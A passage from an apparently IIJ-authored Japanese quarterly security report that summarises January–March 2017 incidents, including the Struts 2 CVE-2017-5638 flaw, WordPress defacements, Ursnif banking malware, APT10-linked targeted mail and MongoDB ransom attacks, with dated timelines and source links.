Struts2の脆弱性CVE-2017-5638について

1.1 はじめに

このレポートは、インターネットの安定運用のためにIIJ自身が取得した一般情報、インシデントの観測情報、サービスに関連する情報、協力関係にある企業や団体から得た情報を元に、IIJが対応したインシデントについてまとめたものです。今回のレポートで対象とする2017年1月から3月までの期間では、依然としてAnonymousなどのHacktivismによる攻撃が複数発生しており、DDoS攻撃や不正アクセスによる情報漏えい、Webサイト改ざんなどの攻撃が多発しています。また不正送金マルウェアが添付されたメールのばらまきや、日本をターゲットにした標的型攻撃の活動なども継続して発生しています。このように、インターネットでは依然として多くのインシデントが発生する状況が続いています。

1.2 インシデントサマリ

ここでは、2017年1月から3月までの期間にIIJが取り扱ったインシデントと、その対応を示します。まず、この期間に取り扱ったインシデントの分布を図-1に示します[*1]。

■ Anonymousなどの活動

この期間においても、Anonymousに代表されるHacktivistによる攻撃活動は継続しています。様々な事件や主張に応じて、多数の国の企業や政府関連サイトに対するDDoS攻撃や情報漏えい事件が発生しました。

日本で行われているイルカや小型クジラの追い込み漁への抗議活動として、2013年からAnonymousによると考えられるDDoS攻撃が断続的に行われています。9月から実施されている攻撃キャンペーンは2017年に入っても継続しており、攻撃頻度はやや減少したものの国内のWebサイトに対するDoS攻撃が続いています(OpKillingBay ／OpWhales ／OpSeaWorld)。一度攻撃されたWebサイトが何度も繰り返し攻撃される事例や、攻撃対象のリストに記載がないWebサイトへの攻撃事例も発生しました。本稿執筆時点の4月においても攻撃キャンペーンは継続し、また攻撃が再び活発化する動きも見せており、引き続き警戒が必要な状況です。

3月下旬から4月上旬にかけて、国内の複数のサイトにおいて同時多発的なDoS攻撃が発生し、多くのサイトでサービスへの接続障害などの影響が出ました。これらのサイトが狙われた理由や攻撃者の目的については不明な点が多くはっきりしたことは分かりませんが、2016年8月に発生したDoS攻撃事案で被害を受けたサイトの多くが今回も攻撃を受けており、何らかの関連があるのではないかと考えられます。

韓国において、駐韓米軍基地へのTHAADミサイル配備が決定したことを受け、これに反発する中国から韓国へのサイバー攻撃が発生しています。韓国政府の外交部や国防部、またミサイル配備に関連する韓国の民間企業など、多数のWebサイトが2月から3月にかけて中国からと見られるDoS攻撃を受けています。現時点で日本が直接の攻撃対象になっているわけではありませんが、隣国におけるこうした国家間の摩擦から生じたサイバー攻撃の動向には今後も注意を払うべきと考えます。




図-1 カテゴリ別比率(2017年1月〜3月)

*1 このレポートでは取り扱ったインシデントを、脆弱性、動静情報、歴史、セキュリティ事件、その他の5種類に分類している。
脆弱性:インターネットや利用者の環境でよく利用されているネットワーク機器やサーバ機器、ソフトウェアなどの脆弱性への対応を示す。
動静情報:要人による国際会議や、国際紛争に起因する攻撃など、国内外の情勢や国際的なイベントに関連するインシデントへの対応を示す。
歴史:歴史上の記念日などで、過去に史実に関連して攻撃が発生した日における注意・警戒、インシデントの検知、対策などの作業を示す。
セキュリティ事件:ワームなどのマルウェアの活性化や、特定サイトへのDDoS攻撃など、突発的に発生したインシデントとその対応を示す。
その他:イベントによるトラフィック集中など、直接セキュリティに関わるものではないインシデントや、セキュリティ関係情報を示す。

■ 脆弱性とその対応

この期間中では、Microsoft社のWindows、Internet Explorer、Edge、Officeなどで多数の修正が行われました。Adobe社のAdobe Flash Player、Adobe Acrobat及びReaderでも修正が行われています。Oracle社のJava SEでも四半期ごとに行われている更新が提供され、多くの脆弱性が修正されました。これらの脆弱性のいくつかは修正が行われる前に悪用が確認されています。なおMicrosoft社は通常であれば毎月第2火曜日（日本時間では水曜日）に月例でセキュリティ更新プログラムを公開していますが、2月はこの公開が延期され、3月にまとめて更新プログラムが配信されるという異例の事態となりました[*2]。公開直前に問題を発見したとのことですが、詳細な理由は明らかになっていません。

サーバアプリケーションでは、データベースサーバとして利用されているOracleを含むOracle社の複数の製品で四半期ごとに行われている更新が提供され、多くの脆弱性が修正されました。DNSサーバのBIND9でも、リモートからの攻撃によってnamedが異常終了する複数の脆弱性が見つかり修正されています。CMSのWordPressにREST APIを利用してコンテンツの改ざんが可能な脆弱性が見つかり修正されましたが、攻撃が容易なことから国内を含む世界中の多数のWebサイトが改ざんの被害にあっています[*3][*4]。なおこの脆弱性の公開にあたり開発元は、脆弱性の詳細を伏せたまま先に修正バージョンをリリースし、その1週間後にあらためて脆弱性情報を公開するという、通常とはやや異なるイレギュラーな方法を採用しました[*5]。攻撃が発生するよりも前に、多数の利用者が修正バージョンを適用できるようにするための開発側の配慮とのことですが、結果的には自動更新を適用していないサイトなどで多くの被害が発生することになり、脆弱性情報の公開のあり方としては今後に課題を残しました。

WebアプリケーションフレームワークのApache Struts 2にリモートから任意のコード実行が可能な脆弱性（S2-045、S2-046）が見つかりましたが、修正されたバージョンが開発元から正式にリリースされる前に攻撃を実証するコード（PoC）が公開され、実際に攻撃が観測されて国内を含む多数のWebサイトが情報窃取などの被害を受けました。また攻撃が容易なことから被害の拡大が懸念されたため、IPA[*6]やJPCERT/CC[*7]から相次いで注意喚起が出されました。この脆弱性の詳細については、「1.4.1 Struts 2の脆弱性 CVE-2017-5638について」も併せてご参照ください。

多数のWebサイトにCDNなどのサービスを提供しているCloudflare社では、エッジサーバにおけるHTMLパーサのバグが見つかり修正されました。このバグの影響により同社のサービスを利用している多数のサイトの機密情報が意図せずにGoogleなどの検索エンジンにキャッシュされていたことが分かりました（Cloudbleed）[*8]。Cloudflare社のサービスを利用している企業は多岐にわたることから、その企業のサービスを利用している多数のユーザへの影響が懸念されましたが、Google、Yahoo!、Bingなどの検索エンジンの協力によってキャッシュ情報は速やかに削除されたため、大きな混乱は見られませんでした。しかし情報流出が実際にどの程度の規模で発生していたのか正確なところは不明です。

昨年12月にIT資産管理ツールのSKYSEA Client Viewの脆弱性が公開され開発者による修正が行われましたが、その後も継

＊2 「2017年2月のセキュリティ更新プログラム リリース - 日本のセキュリティチーム」（https://blogs.technet.microsoft.com/jpsecurity/2017/02/15/february-2017-security-update-release/）。
＊3 "WordPress REST API Vulnerability Abused in Defacement Campaigns"（https://blog.sucuri.net/2017/02/wordpress-rest-api-vulnerability-abused-in-defacement-campaigns.html）。
＊4 「WordPressの脆弱性に関する注意喚起」（https://www.jpcert.or.jp/at/2017/at170006.html）。
＊5 "Disclosure of Additional Security Fix in WordPress 4.7.2 - Make WordPress Core"（https://make.wordpress.org/core/2017/02/01/disclosure-of-additional-security-fix-in-wordpress-4-7-2/）。
＊6 「更新：Apache Struts2の脆弱性対策について（CVE-2017-5638）（S2-045）（S2-046）：IPA独立行政法人 情報処理推進機構」（https://www.ipa.go.jp/security/ciadr/vul/20170308-struts.html）。
＊7 「Apache Struts 2の脆弱性（S2-045）に関する注意喚起」（https://www.jpcert.or.jp/at/2017/at170009.html）。
＊8 "Incident report on memory leak caused by Cloudflare parser bug"（https://blog.cloudflare.com/incident-report-on-memory-leak-caused-by-cloudflare-parser-bug/）。"Quantifying the Impact of "Cloudbleed"（https://blog.cloudflare.com/quantifying-the-impact-of-cloudbleed/）。

1月のインシデント

1

脆 5日：Adobe Acrobat及びReaderに不正終了や任意のコード実行の可能性がある複数の脆弱性が見つかり、修正された。
「Adobe Acrobat および Reader に関するセキュリティアップデート公開」(https://helpx.adobe.com/jp/security/products/acrobat/apsb17-01.html)。

2

3

他 6日：D-Link社の製品が不十分なセキュリティ対策によって消費者のプライバシーを危険にさらしているとして、米国の連邦取引委員会(FTC)が提訴した。
"FTC Charges D-Link Put Consumers' Privacy at Risk Due to the Inadequate Security of Its Computer Routers and Cameras | Federal Trade Commission"(https://www.ftc.gov/news-events/press-releases/2017/01/ftc-charges-d-link-put-consumers-privacy-risk-due-inadequate)。

4

5

脆 10日：Adobe Flash Playerに、不正終了や任意のコード実行の可能性がある複数の脆弱性が見つかり、修正された。
「Adobe Flash Player に関するセキュリティアップデート公開」(https://helpx.adobe.com/jp/security/products/flash-player/apsb17-02.html)。

6

7

脆 11日：Microsoft社は、2017年1月のセキュリティ情報を公開し、MS17-003の1件の緊急と3件の重要な更新を含む合計4件の修正をリリースした。
「2017 年 1 月のマイクロソフト セキュリティ情報の概要」(https://technet.microsoft.com/ja-jp/library/security/ms17-jan.aspx)。

8

9

セ 11日：GoDaddyのSSL証明書の発行時におけるドメイン認証の手続きに不備があり、正当なドメイン所有者でなくても証明書が発行された可能性のあることが分かった。その対応としてGoDaddyは、2016年7月からこれまでに発行された証明書のおよそ2%にあたる8,850の証明書を失効させた。これにより約6,100の同社顧客に影響があった。
"Information about SSL bug - The Garage"(https://www.godaddy.com/garage/godaddy/information-about-ssl-bug/)。

10

11

セ 11日：イギリスのLloyds Banking Groupが1月11日～1月13日にDoS攻撃を受けており、その影響でインターネットバンキングが一時的に利用できない障害が発生した。また攻撃者から金銭を要求する脅迫メールが送られていた。

12

セ 12日：ISC BIND 9に、DNS応答の処理に不具合があるため、リモートからの攻撃によってnamedが異常終了する複数の脆弱性が見つかり、修正された。
"CVE-2016-9131: A malformed response to an ANY query can cause an assertion failure during recursion"(https://kb.isc.org/article/AA-01439/)。"CVE-2016-9147: An error handling a query response containing inconsistent DNSSEC information could cause an assertion failure"(https://kb.isc.org/article/AA-01440/)。"CVE-2016-9444: An unusually-formed DS record response could cause an assertion failure"(https://kb.isc.org/article/AA-01441/)。"CVE-2016-9778: An error handling certain queries using the nxdomain-redirect feature could cause a REQUIRE assertion failure in db.c"(https://kb.isc.org/article/AA-01442/)。

13

セ 13日：イスラエルのセキュリティ会社CellebriteのWebサーバに外部から不正アクセスがあり、顧客情報などを含む約900GBの内部データが漏えいした。
"Cellebrite - Cellebrite Statement on Information Security Breach"(http://www.cellebrite.com/Mobile-Forensics/News-Events/Press-Releases/cellebrite-statement-on-information-security-breach)。「Cellebrite社 旧ユーザー管理システムへの不正アクセスに関するお知らせとお詫び | サン電子株式会社ホームページ」(http://www.sun-denshi.co.jp/news/i_news/details/?id=304)。

14

15

セ 15日：日本版「STOP. THINK. CONNECT.」Webサイトにおいて、外部からの不正アクセスによる改ざんが発生した。2月16日の最終報告の結果、原因は管理者権限のアカウントへのなりすましによる不正ログインと判明した。
フィッシング対策協議会、「日本版「STOP. THINK. CONNECT.」Web サイト改ざんに関するお詫び」(https://www.antiphishing.jp/news/info/STC20170115.html)。フィッシング対策協議会、「日本版「STOP. THINK. CONNECT.」Web サイト再開に関するお知らせ」(http://www.antiphishing.jp/news/info/STC20170216.html)。

16

17

脆 17日：Oracle社は、四半期ごとの定例アップデートを公開し、Java SEやOracle Database Serverなどを含む複数製品について、合計270件の脆弱性を修正した。
"Oracle Critical Patch Update Advisory - January 2017"(http://www.oracle.com/technetwork/jp/topics/ojkbcpujan2017-3454417-ja.html)。

18

19

セ 17日：アパホテルのWebサイトがDoS攻撃を受け、その影響によりサービスが利用できなくなった。これはホテル客室に設置されている同グループ代表の著書における近現代史の内容が史実に反するとして、批判する動画が中国のSNSサイトに投稿されたことがきっかけとなった。サイトはその後対策を行い、1月23日に復旧した。
「アパホテル公式サイトの復旧について | 【公式】アパグループ」(https://www.apa.co.jp/newsrelease/8298)。

20

21

22

脆 23日：Apple社は、iOS 10.2.1、macOS Sierra 10.12.3のセキュリティアップデートをリリースし、リモートの攻撃者によって任意のコードを実行される可能性があるなどの複数の脆弱性を修正した。また、併せてtvOS 10.1.1とwatchOS 3.1.1もリリースされた。
「iOS 10.2.1 のセキュリティコンテンツについて - Apple サポート」(https://support.apple.com/ja-jp/HT207482)。「macOS Sierra 10.12.3 のセキュリティコンテンツについて - Apple サポート」(https://support.apple.com/ja-jp/HT207483)。「tvOS 10.1.1 のセキュリティコンテンツについて - Apple サポート」(https://support.apple.com/ja-jp/HT207485)。「watchOS 3.1.3 のセキュリティコンテンツについて - Apple サポート」(https://support.apple.com/ja-jp/HT207487)。

23

24

25

26

27

28

29

セ 26日：ロングランプランニング株式会社のWebサイトに外部からの不正アクセスがあり、顧客情報が流出した可能性があることが分かった。
「不正アクセスによるお客様情報流出の可能性に関するお知らせとお詫び(2017年1月26日)：プレスリリース | ロングランプランニング株式会社」(https://longrun.biz/release/20170126/01/report01.html)。

30

31

セ 29日：オーストリアの高級ホテルの情報システムがランサムウェアに感染し、部屋の電子キーを発行できなくなるなどの影響が出た。ホテル側は2BTC(約1,500€)の支払いに応じてシステムを復旧させた。

※ 日付は日本標準時

【凡例】 脆 脆弱性　セ セキュリティ事件　動 動静情報　歴 歴史　他 その他

続して国内企業に対する攻撃を観測していることから、開発者[*9]及びIPA[*10]とJPCERT/CC[*11]から再度注意喚起が行われています。

■ **不正送金マルウェアへの取り組み**

1月から国内のユーザをターゲットにしたとみられる、マルウェアを添付したメールが多数観測され、警視庁や日本サイバー犯罪対策センター(JC3)などが注意をよびかけました[*12]。これらのメールは件名や本文などに不自然な点はあるものの、多くは日本語で書かれており、運送業者や取引先企業などからのメールを装っています。添付されたファイルはいずれもUrsnif(別名gozi、snifula、ISFB、Papras、Dreambot)とよばれる不正送金マルウェアでした[*13]。金融機関などのアカウント情報をWebブラウザから盗み出し、その情報を不正に利用することで金銭を窃取することを狙ったもので、日本の金融機関も標的となっています。

またこうしたマルウェア感染はメール経由だけでなく、改ざんされたWebサイトを利用したExploit Kitによるドライブバイダウンロード攻撃でも発生しています。特にRig Exploit Kitの活動が活発化していることから、警察庁[*14]とJC3[*15]は民間企業の協力のもと、改ざんサイトの無害化の取り組みを進めています。なおExploit Kit経由の攻撃ではペイロードとして不正送金マルウェアだけでなくランサムウェアも多く確認しています[*16]。

昨年12月、ドイツ警察を中心とした4年以上にわたる捜査と、欧州警察機構[*17]や米司法省[*18]などとの連携により、不正送金マルウェアの感染などに利用されていたAvalancheネットワークが摘発され、メンバーの5人が逮捕、サーバなどが押収されました。この活動Operation Avalancheに関連して、関係各国が連携して、マルウェアに感染した端末への対策を行う国際的な取り組みが継続して実施されています。日本では警察庁[*19]が総務省[*20]やICT-ISAC Japan[*21]などと協力して、マルウェア感染端末の利用者への注意喚起を実施することになり、3月23日にその取り組み内容が発表されています。具体的にはJPCERT/CC[*22]がドイツCERT-Bundから提供された感染端末情報に基づき、警察庁及び総務省からICT-ISAC Japanに情報提供が行われます。ICT-ISAC Japanでは「官民連携による国民のマルウェア対策支援プロジェクト(ACTIVE)」[*23]を通じて国内インターネット・サービス・プロバイダ(ISP)に感染端末に関する情報提供が行われ、最終的には各ISPから感染端末の利用者への注意喚起が行われることになります。

---

*9 「脆弱性(CVE-2016-7836)問題のご連絡SKYSEA Client Viewアップデートのお願いと最新版リリースのご案内 - セキュリティ・脆弱性について | Ｓｋｙ株式会社」(http://www.skygroup.jp/security-info/170308.html)。
*10 「更新:「SKYSEA Client View」において任意のコードが実行可能な脆弱性について(JVN#84995847):IPA独立行政法人 情報処理推進機構」(https://www.ipa.go.jp/security/ciadr/vul/20161222-jvn.html)。
*11 「SKYSEA Client Viewの脆弱性(CVE-2016-7836)に関する注意喚起」(https://www.jpcert.or.jp/at/2016/at160051.html)。
*12 「インターネットバンキングマルウェアに感染させるウイルス付メールに注意 | 一般財団法人日本サイバー犯罪対策センター」(https://www.jc3.or.jp/topics/virusmail.html)。
*13 Ursnifの詳細については、本レポートVol.34のフォーカスリサーチ「1.4.1 Ursnif (gozi)の解析妨害とその回避手法」(http://www.iij.ad.jp/company/development/report/iir/034/01_01.html)も参照。
*14 警察庁、「ウイルス感染を目的としたウェブサイト改ざんの対策について」(https://www.npa.go.jp/cyber/policy/pdf/rig.pdf)。
*15 「RIG-EK改ざんサイト無害化の取組 | 一般財団法人日本サイバー犯罪対策センター」(https://www.jc3.or.jp/topics/op_rigek.html)。
*16 国内におけるドライブバイダウンロード攻撃の状況については、本レポートの「1.3.4 Webサイト改ざん」も参照。
*17 "'Avalanche' network dismantled in international cyber operation | Europol"(https://www.europol.europa.eu/newsroom/news/%E2%80%98avalanche%E2%80%99-network-dismantled-in-international-cyber-operation)。
*18 "Avalanche Network Dismantled in International Cyber Operation | OPA | Department of Justice"(https://www.justice.gov/opa/pr/avalanche-network-dismantled-international-cyber-operation)。
*19 警察庁、「インターネットバンキングに係る不正送金の被害防止対策(http://www.npa.go.jp/cyber/avalanche/index.html)。
*20 総務省、「インターネットバンキングに係るマルウェアに感染した端末の利用者に対する注意喚起の実施」(http://www.soumu.go.jp/menu_news/s-news/01ryutsu03_02000120.html)。
*21 「インターネットバンキングに係るマルウェア感染者に対する注意喚起について | 一般社団法人ICT-ISAC」(https://www.ict-isac.jp/news/news20170323.html)。
*22 JPCERT/CC、「インターネットバンキングに係わる不正送金の国際的な被害防止対策に協力」(ttps://www.jpcert.or.jp/press/2017/20170323-avalanche.html)。
*23 「インターネットバンキングに係るマルウェアへの感染者に対する注意喚起の実施 | ACTIVE (マルウェア対策支援)」(http://www.active.go.jp/active/news/info/entry-255.html)。

2月のインシデント

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28

他 **1日：ソースコード管理サービスの GitLab.comで、操作ミスによって本番データベースの大半を削除してしまい、数時間にわたってサービスが停止した。**
"GitLab.com Database Incident | GitLab"（https://about.gitlab.com/2017/02/01/gitlab-dot-com-database-incident/）。

脆 **2日：WordPressに、REST APIを利用してコンテンツの改ざんが可能な脆弱性が見つかり、修正された。（修正自体は1月26日に公開されていたが、脆弱性情報の詳細は公開が1週間遅れた。）**
"WordPress 4.7.2 Security Release"（https://wordpress.org/news/2017/01/wordpress-4-7-2-security-release/）。

脆 **2日：Microsoft Windowsに、細工されたSMBパケットによってクラッシュする脆弱性が見つかり、攻撃を実証するコード（PoC）が公開された。この脆弱性は3月15日に公開されたMS17-012で修正された。**
「JVNVU#95841181: Microsoft Windows の SMB Tree Connect Response パケットの処理にサービス運用妨害（DoS）の脆弱性」（https://jvn.jp/vu/JVNVU95841181/）。

セ **4日：Dark Webの約5分の1をホストしているFreedom Hosting IIが不正に侵入され、攻撃者はサーバから取得したデータをTorrentで公開した。この影響によりDark Web上の多数のサイトがサービスを停止した。**

セ **5日：あるハッカーがインターネットに接続されている15万台以上のプリンターに不正アクセスし、アスキーアートと共に注意を促す短いメッセージを出力するという事件が起きた。**

セ **7日：InterContinental Hotels Group（IHG）のPOSシステムにマルウェアが感染し、2016年9月から12月にかけてクレジットカード情報が外部に漏えいしていたことが分かった。なお4月になって追加の発表があり被害対象の範囲が拡大した。**
IHG, "Protecting Our Guests"（https://www.ihg.com/content/us/en/customer-care/protecting-our-guests）。

セ **13日：日販アイ・ピー・エス株式会社のサーバに外部から不正アクセスがあり、クレジットカード情報を含む同社の顧客情報が流出した。**
日販アイ・ピー・エス株式会社、「不正アクセスによるお客様情報流出に関するお知らせとお詫び（最終報告）」（http://www.nippan-ips.co.jp/ci/files/announcement_20170213.pdf）。

脆 **14日：Adobe Flash Playerに、不正終了や任意のコード実行の可能性がある複数の脆弱性が見つかり、修正された。**
「Adobe Flash Player に関するセキュリティアップデート公開」（https://helpx.adobe.com/jp/security/products/flash-player/apsb17-04.html）。

セ **16日：GMOメイクショップ株式会社において「MakeShop」サービスの利用者情報を元従業員が無断で社外に持ち出していたことが分かった。**
「元従業員による情報の持ち出しについて | MakeShop」（https://www.makeshop.jp/main/support/notice/info170216.html）。

脆 **22日：Microsoft社は、2017年2月のセキュリティ情報を公開し、MS17-005の緊急1件の修正をリリースした。2月14日に予定されていた月例のセキュリティ更新プログラム公開が3月に延期されたため、緊急の修正1件のみを定例外で公開した。**
「2017 年 2 月のマイクロソフト セキュリティ情報の概要」（https://technet.microsoft.com/ja-jp/library/security/ms17-feb.aspx）。
「Adobe Flash Player の脆弱性を修正するセキュリティ更新プログラムを定例外で公開 – 日本のセキュリティチーム」（https://blogs.technet.microsoft.com/jpsecurity/2017/02/22/adobe-flash-player-security-update-release/）。

セ **22日：株式会社Flavorの「Re:CENO公式オンラインショップ」において外部からの不正アクセスがあり、利用者のクレジットカード情報が流出した可能性があることが分かった。**
「弊社の運営サイト「Re:CENO公式オンラインショップ」における不正アクセスによるお客様情報流出懸念に関するご報告とお詫び」（http://www.flavor-inc.co.jp/document.html）。

セ **22日：株式会社ネルケプランニングのWebサーバが外部から不正アクセスにより改ざんされ、同社サービスの利用者情報が流出した可能性があることが分かった。**
「ネルケプランニングから皆様へ重要なお知らせ | Nelke Planning / ネルケプランニング」（http://www.nelke.co.jp/release/page005/）。

セ **23日：NTTコムリサーチにおいて、なりすましによる不正ログインが発生し、利用者の個人情報が閲覧された可能性があることが分かった。ポイントの不正利用はなかった。**
「「NTTコムリサーチ」への不正ログインに関するご報告 - NTTコム リサーチモニター」（https://research.nttcoms.com/monitor/pop_info170223.html）。

セ **25日：ニューヨーク州スチュワート国際空港のサーバのバックアップデータが、意図せずに外部にそのまま公開されていたことが分かった。**
"Extensive Breach at Intl Airport - Blog - MacKeeper"（https://mackeeper.com/blog/post/334-extensive-breach-at-intl-airport）。

セ **28日：vBulletinを利用している126の掲示板サイトから攻撃者によって約82万件のアカウント情報が窃取されたことが分かった。**

セ **28日：Spiral Toys社がCloudPetsのサービスで利用しているMongoDBが意図せず公開状態となっており、約82万件のアカウント情報が流出したことが分かった。**
"CloudPets Data Breach FAQs – CloudPets"（https://cloudpets.zendesk.com/hc/en-us/articles/115003696948-CloudPets-Data-Breach-FAQs）。

※ 日付は日本標準時

【凡例】 脆 脆弱性　セ セキュリティ事件　動 動静情報　歴 歴史　他 その他

■ 日本をターゲットにした標的型攻撃

1月17日に日本学術振興会から、同会を装って科研費の繰越申請に関する不審なメールが研究者に対して発信されたとの注意喚起が出されました。これを受けて明治大学[*24]や中央大学[*25]など多数の大学からも注意喚起が行われています。確認されたメールは、送信者のアドレスとしてフリーのメールアドレスが使われているなど不審な点も見られますが、本文はとても自然な日本語で書かれていました。またパスワード付Zipファイルが添付されており、展開したショートカットファイルを実行することで、外部サイトからファイルをダウンロードしマルウェアに感染します。

このマルウェアの挙動に関しては、その後JPCERT/CCから分析結果が公開されました[*26][*27]。それによると、2016年10月頃から国内の組織に対する標的型攻撃メールが観測されており、このマルウェアChChesが利用されています。これ以降、このマルウェアを利用した攻撃キャンペーン及び攻撃者グループに関して、セキュリティベンダー各社からの報告が相次ぎました[*28]。それらの報告によると、この攻撃はmenuPass ／Stone Panda ／APT10などと呼ばれる攻撃者グループによるものと考えられ、以前の攻撃ではPlugXやPoisonIvyといったマルウェアを使用していたものが、2016年中頃からChChesを使い始めたことが明らかにされました。menuPassについては、これまでに起きた過去の攻撃活動の分析などから、中国の攻撃者グループと考えられています。しかし今回の攻撃に関して、過去に利用された攻撃インフラのアドレスを使うことで、攻撃元を偽装しようとする別の攻撃者グループによるものだと主張するセキュリティベンダーもあります[*29]。これもまたアトリビューションの難しさを示す1つの事例と言えます。いずれにせよ、日本の組織をターゲットとする標的型攻撃が継続して行われていることは事実です。日頃からこうした攻撃活動に対する十分な備えをしておくことが必要不可欠と言えます。

■ 政府機関の取り組み

昨年に続いて政府は2月1日から3月18日までを「サイバーセキュリティ月間」と定め、政府機関はもとより、広く他の関係機関、団体などの協力の下に、サイバーセキュリティに関する普及啓発活動を集中的に推進しました[*30]。

総務省は、2020年の東京オリンピック開催に向けて、関係各所との連携を深め、サイバーセキュリティ施策を加速させるために「IoTサイバーセキュリティ アクションプログラム2017」を1月17日に公表しました[*31]。またこのプログラムを踏まえて、「サイバーセキュリティタスクフォース」を開催することとし、1月30日に第1回会合が実施されています[*32]。このタスクフォースは、サイバーセキュリティに関する課題を整理すると共に、情報通信分野における対策や既存の取り組みの改善など幅広い観点から検討を行い、必要な方策を推進することを目的としています。

■ その他

2016年末から1月にかけて、インターネット上に不適切な設定のまま公開されているMongoDBが多数攻撃されているとの報告が、セキュリティ研究者らによってなされました[*33]。攻撃者は認証の設定がされていないDBに接続し、その内容をすべて削除した上で、データの復旧に対してビットコインを要求するという手口を使っていました[*34]。この手法が1月初めに

＊24 明治大学、「日本学術振興会を騙った標的型攻撃メールに関する注意喚起」(http://www.meiji.ac.jp/isc/information/2016/6t5h7p00000mjbbr.html)。
＊25 中央大学、「【注意喚起】日本学術振興会を装った不審なメールにご注意ください。」(http://www.chuo-u.ac.jp/research/rd/grant/news/2017/01/51783/)。
＊26 「Cookieヘッダーを用いてC&CサーバとやりとりするマルウエアChches(2017-01-26)」(https://www.jpcert.or.jp/magazine/acreport-ChChes.html)。
＊27 「PowerSploitを悪用して感染するマルウエア(2017-02-10)」(https://www.jpcert.or.jp/magazine/acreport-ChChes_ps1.html)。
＊28 "menuPass Returns with New Malware and New Attacks Against Japanese Academics and Organizations - Palo Alto Networks Blog" (http://researchcenter.paloaltonetworks.com/2017/02/unit42-menupass-returns-new-malware-new-attacks-japanese-academics-organizations/)。
＊29 例えばCylance社は、APT10ではなく、ロシアのAPT28による攻撃キャンペーンだと主張している。「日本を標的にした新しい脅威を発見:スネーク・ワイン」(https://www.cylance.com/content/cylance/ja_jp/blog/jp-the-deception-project-a-new-japanese-centric-threat.html)。
＊30 NISC、「サイバーセキュリティ月間[みんなでしっかりサイバーセキュリティ]」(http://www.nisc.go.jp/security-site/month/)。
＊31 総務省、「「IoTサイバーセキュリティ アクションプログラム2017」の公表」(http://www.soumu.go.jp/menu_news/s-news/01ryutsu03_02000115.html)。
＊32 総務省、「「サイバーセキュリティタスクフォース」の開催」(http://www.soumu.go.jp/menu_news/s-news/01ryutsu03_02000116.html)。
＊33 複数のセキュリティ研究者が攻撃状況を調査し、結果をGoogle Sheetsにまとめている。"MongoDB ransacking"(https://docs.google.com/spreadsheets/d/1QonE9oeMOQHVh8heFIyeqrjfKEViL0poLnY8mAakKhM/edit#gid=1781677175)。
＊34 MongoDBはこうした被害の発生を受け、攻撃を避けるための適切な設定を呼び掛ける記事を公開している。"How to Avoid a Malicious Attack That Ransoms Your Data"(https://www.mongodb.com/blog/post/how-to-avoid-a-malicious-attack-that-ransoms-your-data)。

3月のインシデント

1

2

セ **2日：2016年12月に発表された米Yahoo!への不正アクセス事件に関して、クッキー偽造によって不正ログインされた可能性のあるアカウントが、過去2年間で約3,200万件に及ぶことが、米証券取引委員会（SEC）に提出された Form 10-K資料から分かった。**
"Form 10-K"（https://www.sec.gov/Archives/edgar/data/1011006/000119312517065791/d293630d10k.htm）。

3

4

セ **6日：スパム送信業者として知られるRiver City Mediaのバックアップデータが意図せず公開状態となっており、13億件以上のメールアドレスなどの情報が流出した可能性があることが分かった。**
"Spammergate: The Fall of an Empire - Blog - MacKeeper"（https://mackeeper.com/blog/post/339-spammergate-the-fall-of-an-empire）。

5

6

脆 **7日：Apache Struts 2にリモートから任意のコード実行が可能な脆弱性が見つかり、修正された（S2-045）。またその後同じ脆弱性に対して異なる攻撃手法が見つかった（S2-046）。**
"S2-045: Possible Remote Code Execution when performing file upload based on Jakarta Multipart parser."（https://struts.apache.org/docs/s2-045.html）。"S2-046: Possible RCE when performing file upload based on Jakarta Multipart parser (similar to S2-045)"（https://struts.apache.org/docs/s2-046.html）。

7

8

9

10

セ **10日：GMOペイメントゲートウェイ株式会社が運営受託している、東京都の「都税クレジットカードお支払サイト」、及び独立行政法人住宅金融支援機構の「団体信用生命保険特約料クレジットカード支払いサイト」において、外部からの不正アクセスによって利用者のクレジットカード情報などが流出した可能性があることが分かった。Apache Struts 2の脆弱性が悪用された。**
GMOペイメントゲートウェイ株式会社、「不正アクセスに関するご報告と情報流出のお詫び」（https://corp.gmo-pg.com/news_em/20170310.html）。

セ **10日：法政大学が管理するサーバに外部から不正アクセスがあり、全学生・教職員・委託業者のアカウント情報が流出した可能性があることが分かった。**
「法政大学への不正アクセスによる情報漏えい被害に関するお詫びとお知らせ | 法政大学」（http://www.hosei.ac.jp/NEWS/gaiyo/170310_01.html）。

11

12

セ **10日：Sony Entertainment Networkにおいて、なりすましによる不正ログインが発生し、アカウント情報が無断で変更される被害が発生したことが分かった。**
「Sony Entertainment Networkアカウントを安全にご利用いただくためのお客様へのご注意とお願い | プレイステーションR オフィシャルサイト」（http://www.jp.playstation.com/info/support/20170310-SEN.html）。

13

14

脆 **14日：Adobe Flash Playerに、不正終了や任意のコード実行の可能性がある複数の脆弱性が見つかり、修正された。**
「Adobe Flash Player に関するセキュリティアップデート公開」（https://helpx.adobe.com/jp/security/products/flash-player/apsb17-07.html）。

15

16

脆 **15日：Microsoft社は、2017年3月のセキュリティ情報を公開し、MS17-006など9件の緊急と9件の重要な更新を含む合計18件の修正をリリースした。**
「2017 年 3 月のマイクロソフト セキュリティ情報の概要」（https://technet.microsoft.com/ja-jp/library/security/ms17-mar.aspx）。

17

18

セ **15日：米大手の企業信用調査会社Dun & Bradstreet社から約3,300万件の個人情報を含むデータが流出していたことが判明した。**
"Troy Hunt: We've lost control of our personal data (including 33M NetProspex records)"（https://www.troyhunt.com/weve-lost-control-of-our-personal-data-including-33m-netprospex-records/）。

19

20

21

セ **15日：トルコとオランダとの関係悪化が引き金となり、親トルコのハッカーがオランダのWebサイトを多数改ざんする事件が発生した。またForbesやBBCなどのTwitterアカウントを乗っとり、オランダを非難するメッセージを投稿した。3rd PartyアプリのTwitter Counterのサービスが不正アクセスされ、このアプリと連携していたアカウントが狙われた。**
